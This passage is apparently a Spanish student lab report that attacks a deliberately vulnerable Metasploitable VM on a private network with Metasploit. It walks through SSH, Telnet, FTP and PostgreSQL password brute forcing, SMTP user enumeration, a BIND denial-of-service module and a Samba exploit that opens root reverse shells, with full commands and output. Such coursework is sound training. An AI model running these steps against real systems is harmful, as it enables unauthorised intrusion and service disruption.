Para ingresar al sistema hay que suplantar la sesión iniciada, primero se utiliza el comando **sessions** para listar las secciones, luego se selecciona la sesión utilizando el comando **sessions -i 3**, una vez hecho esto estamos dentro del sistema como se evidencia en la siguiente ilustración.

Ilustración 16 Comprobación de exploit

```
[*] SSH session 3 opened (192.168.5.5:32957 -> 192.168.5.4:22) at 2025-08-07 1
2:54:24 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
3		shell linux	SSH root @	192.168.5.5:32957 -> 192.168.5.4:22 (192.168.5.4)

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 3
[*] Starting interaction with 3...

whoami
msfadmin
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:8c:74
          inet addr:192.168.5.4  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feca:8c74/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4507 errors:8 dropped:0 overruns:0 frame:0
          TX packets:2948 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:417468 (407.6 KB)  TX bytes:353324 (345.0 KB)
          Interrupt:9  Base address:0xd020
```

Explotación del Puerto 23 (Telnet)

Para explotar este servicio es importante tener en cuenta que Telnet es un protocolo de acceso remoto que, por su antigüedad, no utiliza cifrado. Esto lo convierte en una vía de entrada potencial si se encuentra activo y mal configurado. Se necesita un usuario y contraseña al igual que en el servicio SSH. A continuación, se procede a buscar las vulnerabilidades existentes de este servicio en msfconsole.

Ilustración 17 Búsqueda de vulnerabilidades Telnet

```
msf6 auxiliary(scanner/ssh/ssh_login) > back
msf6 > search telnet_login

Matching Modules
=====
```

#	Name	Rank	Check	Description	Disco
0	auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass	normal	Yes	Netgear PNPX_GetShareFolderList Authentication Bypass	2021-09-06
1	auxiliary/scanner/telnet/telnet_login	normal	No	Telnet Login Check Scanner	.

```
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf6 > set 1
1 =>
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):
```

Ilustración 18 Exploit para búsqueda de credenciales correctas

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.5.4
rhosts => 192.168.5.4
msf6 auxiliary(scanner/telnet/telnet_login) > set userpass_file /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
userpass_file => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.5.4:23 - No active DB -- Credential data will not be saved!
[-] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root: (Incorrect: )
[-] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root:!root (Incorrect: )
[-] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root:Cisco (Incorrect: )
[-] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root:NeXT (Incorrect: )
[-] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root:QNX (Incorrect: )
[-] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root:admin (Incorrect: )
```

El exploit está comparando contraseñas y usuarios del diccionario que se tiene hasta encontrar las credenciales correctas, una vez se obtengan las credenciales correctas se intenta la conexión remota, como se evidencia en la siguiente ilustración.

Ilustración 19 Credenciales telnet obtenidas

```
[~] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root:monitor (Incor
rect: )
[-] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root:turnkey (Incor
rect: )
[-] 192.168.5.4:23 - 192.168.5.4:23 - LOGIN FAILED: root:vagrant (Incor
rect: )
[+] 192.168.5.4:23 - 192.168.5.4:23 - Login Successful: msfadmin:msfadm
in
[*] 192.168.5.4:23 - Attempting to start session 192.168.5.4:23 with ms
fadmin:msfadmin
[*] Command shell session 4 opened (192.168.5.5:34003 → 192.168.5.4:23) at 20
25-08-07 13:18:24 -0500
[*] 192.168.5.4:23 - Scanned 1 of 1 hosts (100% complete)
```

Después de múltiples intentos se evidencia que el exploit encontró credenciales para iniciar sesión. Ahora se procede a hacer el ingreso manualmente desde otra terminal y se obtiene un ingreso exitoso como se evidencia en la siguiente ilustración.

Ilustración 20 Ingreso Telnet con credenciales encontradas

```
root@kaliyads: ~  
Archivo Acciones Editar Vista Ayuda  
root@kaliyads: ~ x root@kaliyads: ~ x  
Unable to negotiate with 192.168.5.4 port 22: no matching host key type found.  
Their offer: ssh-rsa,ssh-dss  
  
(root@ kaliyads)-[~]  
# telnet 192.168.5.4  
Trying 192.168.5.4 ...  
Connected to 192.168.5.4.  
Escape character is '^]'.  
  
-----  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Thu Aug 7 12:51:53 EDT 2025 from 192.168.5.5 on pts/1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

Explotación del Puerto 25 (SMTP)

El puerto 25 es utilizado por el protocolo SMTP (Simple Mail Transfer Protocol), que se encarga del envío de correos electrónicos. En entornos mal configurados, este servicio puede estar expuesto y permitir ataques como la enumeración de usuarios o el envío de comandos sin autenticación.

Ilustración 21 Búsqueda de vulnerabilidades smtp

```
msf6 > search smtp_enum

Matching Modules

# Name                                     Disclosure Date  Rank  Check  Descri
- - -                                     -
0 auxiliary/scanner/smtp/smtp_enum .      normal  No     SMTP U
ser Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxi
liary/scanner/smtp/smtp_enum

msf6 > 0
[-] Unknown command: 0. Run the help command for more details.
msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

  Name      Current Setting  Required  Description
  --      -
RHOSTS      192.168.5.4      yes       The target host(s), see https:/
/docs.metasploit.com/docs/using
-metasploit/basics/using-metasp
loit.html
RPORT       25               yes       The target port (TCP)
THREADS     1                yes       The number of concurrent thread
```

Ilustración 22 Asignación de dirección ip victima smtp

```
UNIXONLY  true          yes       Skip Microsoft bannered servers
when testing unix users
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt
yes       The file that contains a list o
f probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.5.4
rhosts => 192.168.5.4
```

La vulnerabilidad encontrada ya trae consigo un diccionario de posibles usuarios asociados, por lo que se intenta el exploit de una vez.

Si bien el ataque a este puerto/servicio no compromete el sistema directamente, es muy útil ya que proporciona usuarios que pueden servir para ataques a servicios como SSH o Telnet.

Ilustración 23 Usuarios encontrados

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.5.4:25 - 192.168.5.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[+] 192.168.5.4:25 - 192.168.5.4:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, msfadmin, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.5.4:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Explotación del puerto 53 (DNS)

El puerto 53 es el encargado de la resolución de nombres de dominio, en otras palabras, convierte las direcciones IP a palabras o dominios, lo que facilita el acceso a otros servicios.

Ilustración 24 Búsqueda de vulnerabilidad puerto 53

```
msf6 > search binf
[-] Unknown command: search. Did you mean search? Run the help command for more details.
msf6 > search bind

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/misc/ais_esel_server_rce	2019-03-27	excellent	Yes	AIS logistics ESEL-Server Unauth SQL Injection RCE
1	payload/aix/ppc/shell_bind_tcp	.	normal	No	AIX Command Shell, Bind TCP Inline
2	exploit/linux/http/alcatel_omnipcx_mastercgi_exec	2007-09-09	manual	No	Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
3	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit

Ilustración 25 Configuración y ejecución del ataque

```
Interact with a module by name or index. For example info 688, use 688 or use
auxiliary/scanner/rservices/rsh_login

msf6 > use auxiliary/dos/dns/bind_tsig
msf6 auxiliary(dos/dns/bind_tsig) > options

Module options (auxiliary/dos/dns/bind_tsig):

  Name      Current Setting  Required  Description
  ---      -
  BATCHSIZE 256                yes       The number of hosts to probe in each set
  INTERFACE                no       The name of the interface
  RHOSTS                yes       The target host(s), see https://docs.metaspl
  oit/basics/using-metasploit.html
  RPORT      53                yes       The target port (UDP)
  SRC_ADDR                no       Source address to spoof
  THREADS    10                yes       The number of concurrent threads

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/dns/bind_tsig) > set rhosts 192.168.5.4
rhosts => 192.168.5.4
msf6 auxiliary(dos/dns/bind_tsig) > run
[*] Sending packet to 192.168.5.4
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Explotación del Puerto 139 (Samba)

El puerto 139 se utiliza para el servicio **NetBIOS Session Service**, que permite compartir archivos e impresoras entre equipos en una red. La explotación de este puerto permite enumerar información del sistema, usuarios, recursos compartidos, y en algunos casos, incluso obtener acceso no autorizado al sistema.

Ilustración 26 Búsqueda de vulnerabilidad de Samba

```
msf6 > search samba

Matching Modules

#   Name                                     Disclosur
e Date Rank Check Description
-   -
0   exploit/unix/webapp/citrix_access_gateway_exec 2010-12-2
1   excellent Yes Citrix Access Gateway Command Execution
1   exploit/windows/license/caliclnl_getconfig 2005-03-0
2   average No Computer Associates License Client GETCONFIG Overfl
ow
2   \_ target: Automatic
```

Ilustración 27 Selección de módulo

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasplo.it/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Ilustración 28 Exploit de puerto 139

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.5.4
rhosts => 192.168.5.4
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.5.5:4444
[*] Command shell session 1 opened (192.168.5.5:4444 -> 192.168.5.4:50616) at
2025-08-07 19:07:10 -0500

whoami
root
ifconfig
eth0    Link encap:Ethernet  HWaddr 08:00:27:ca:8c:74
        inet addr:192.168.5.4  Bcast:192.168.5.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:feca:8c74/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:2010 errors:17 dropped:0 overruns:0 frame:0
        TX packets:1485 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:136542 (133.3 KB)  TX bytes:143555 (140.1 KB)
        Interrupt:9 Base address:0xd020
```

Explotación del Puerto 445 (Samba)

El puerto 445 proporciona el mismo servicio que el puerto 139 solo que, en otra versión, pero presentan la misma vulnerabilidad. Por lo que se utilizará el mismo modulo de vulnerabilidades, solo se cambiará el módulo.

Ilustración 29 Módulo antes de cambiar puerto

```
[*] 192.168.5.4 - Command shell session 1 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.5.4	yes	The target host(s), see https://docs.metasplo.it/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Ilustración 30 Cambio de puerto

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.5.4	yes	The target host(s), see https://docs.metasplo.it/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)

Ilustración 31 Ejecución de exploit

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.5.5:4444
[*] Command shell session 2 opened (192.168.5.5:4444 -> 192.168.5.4:35093) at
2025-08-07 19:32:49 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:8c:74
          inet addr:192.168.5.4  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feca:8c74/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2037 errors:17 dropped:0 overruns:0 frame:0
          TX packets:1514 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:140840 (137.5 KB)  TX bytes:148358 (144.8 KB)
          Interrupt:9 Base address:0xd020
```

Explotación del Puerto 2121 (ProFTP)

Teniendo en cuenta que este es un servicio FTP se utilizará el mismo modulo utilizado en el ataque a dicho servicio. Lo primero es buscar el módulo de la vulnerabilidad y seleccionar el módulo.

Ilustración 32 Búsqueda de vulnerabilidad

```
msf6 > search ftp login

Matching Modules
=====
```

#	Name	Description	Disclosure Date	Rank
0	exploit/windows/misc/ais_esel_server_rce	AIS logistics ESEL-Server Unauth SQL Injection RCE	2019-03-27	excellent
1	auxiliary/scanner/ssh/cerberus_sftp_enumusers	Cerberus FTP Server SFTP Username Enumeration	2014-05-27	normal
2	auxiliary/scanner/ftp/ftp_login	FTP Authentication Scanner	.	normal
3	exploit/windows/ftp/freefloatftp_wbem	FreeFloat FTP Server Arbitrary File Upload	2012-12-07	excellent

Ilustración 33 Selección de modulo

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database

Ilustración 34 Selección de archivo de usuarios y contraseñas

```
msf6 auxiliary(scanner/ftp/ftp_login) > set userpass_file /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
userpass_file => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.5.4:2121 - 192.168.5.4:2121 - Starting FTP login sweep
[!] 192.168.5.4:2121 - No active DB -- Credential data will not be saved
!
[-] 192.168.5.4:2121 - 192.168.5.4:2121 - LOGIN FAILED: root: (Incorrect: )
[-] 192.168.5.4:2121 - 192.168.5.4:2121 - LOGIN FAILED: root:!root (Incorrect: )
[-] 192.168.5.4:2121 - 192.168.5.4:2121 - LOGIN FAILED: root:Cisco (Incorrect: )
[-] 192.168.5.4:2121 - 192.168.5.4:2121 - LOGIN FAILED: root:NeXT (Incorrect: )
```

Ilustración 35 Coincidencia de usuario y contraseña

```
[-] 192.168.5.4:2121 - 192.168.5.4:2121 - LOGIN FAILED: root:vagrant (Incorrect: )
[+] 192.168.5.4:2121 - 192.168.5.4:2121 - Login Successful: msfadmin:msfadmin
[*] 192.168.5.4:2121 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > █
```

Una vez se tiene la coincidencia del usuario y contraseña se abre otra terminal y se inicia sesión en el servicio ftp para comprobar que satisfactoriamente si son correctos.

Ilustración 36 Inicio exitoso FTP

```
(root@kaliyads)-[~]
# ftp 192.168.5.4
Connected to 192.168.5.4.
220 (vsFTPD 2.3.4)
Name (192.168.5.4:yadsti): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ifconfig
?Invalid command.
ftp> help
Commands may be abbreviated.  Commands are:

!      ftp      msend      restart
$      gate     newer      rhelp
account get       nlist      rmdir
append glob      nmap       rstatus
ascii  hash      ntrans     runique
```

Explotación del puerto 3306 (MYSQL)

Ilustración 37 Búsqueda de vulnerabilidad puerto 3306

```
msf6 > search mysql_login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/mysql/mysql_login	.	normal	No	MySQL Login Utility

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/scanner/mysql/mysql_login`

```
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > options
```

Ilustración 38 Modificación y ejecución de ataque

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.5.4
rhosts => 192.168.5.4
msf6 auxiliary(scanner/mysql/mysql_login) > set userpass_file /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
userpass_file => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.5.4:3306 - 192.168.5.4:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.5.4:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.5.4:3306 - 192.168.5.4:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.5.4:3306 - 192.168.5.4:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.5.4:3306 - 192.168.5.4:3306 - LOGIN FAILED: root:!root (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.5.4:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.5.4:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.5.4:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

En este caso el ataque no fue exitoso. El servicio respondió, pero no fue posible la autenticación.

Explotación del puerto 5432 (PostgreSQL)

Ilustración 39 Búsqueda de vulnerabilidades puerto 5432 (PostgreSQL)

```
msf6 > search postgres_login

Matching Modules



| # | Name                                      | Disclosure Date | Rank   | Check | Description              |
|---|-------------------------------------------|-----------------|--------|-------|--------------------------|
| 0 | auxiliary/scanner/postgres/postgres_login | .               | normal | No    | PostgreSQL Login Utility |



Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/postgres/postgres_login

msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > options
```

Este modulo ya trae cargado los archivos de posibles usuarios, contraseñas y el puerto, por lo que solo hay que configurar la dirección IP de la víctima.

Ilustración 40 Ejecución del ataque

```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.5.4
rhosts => 192.168.5.4
msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.5.4:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.5.4:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.5.4:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.5.4:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.5.4:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.5.4:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.5.4:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.5.4:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.5.4:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
```

La ejecución del ataque después de algunos intentos proporciona un usuario y contraseña correctos, ahora se hace el intento de ingresar a dicho servicio.

Ilustración 41 Ingreso exitoso servicio PostgreSQL

```
(root@kaliyads)-[/usr/share]
# psql -h 192.168.5.4 -U postgres

Contraseña para usuario postgres:
psql (17.5 (Debian 17.5-1), servidor 8.3.1)
ADVERTENCIA: psql versión mayor 17, servidor versión mayor 8.3.
Algunas características de psql podrían no funcionar.
Digite «help» para obtener ayuda.
```

Conclusión

El desarrollo de este primer laboratorio de seguridad y auditoría de redes permitió simular un entorno real en el que fue posible aplicar técnicas básicas de reconocimiento, análisis y explotación de servicios vulnerables. A través de la implementación de una red NAT y el uso de herramientas como Nmap y Metasploit Framework desde Kali Linux, se logró identificar y explotar con éxito múltiples puertos y servicios inseguros en la máquina Metasploitable3.

Con este ejercicio se evidenció la importancia de realizar buenas configuraciones y auditorías periódicas en las redes, ya que una configuración incorrecta o la exposición innecesaria de servicios puede representar un riesgo significativo para la seguridad de una red. Además, permitió afianzar conocimientos prácticos en el uso de las herramientas, así como en la interpretación de resultados, fortaleciendo así las habilidades necesarias para identificar y mitigar vulnerabilidades en entornos reales.

Referencias

Sandoval Morales, R. (2025). *Seguridad y Auditoria de Redes*. Quibdó

Doctor X (s.f). *Brute Force ProFTPD 1.3.4 port 2121/tcp ftp hack test metasploitable*. [Brute Force ProFTPD 1.3.4 port 2121/tcp ftp hack test metasploitable](#)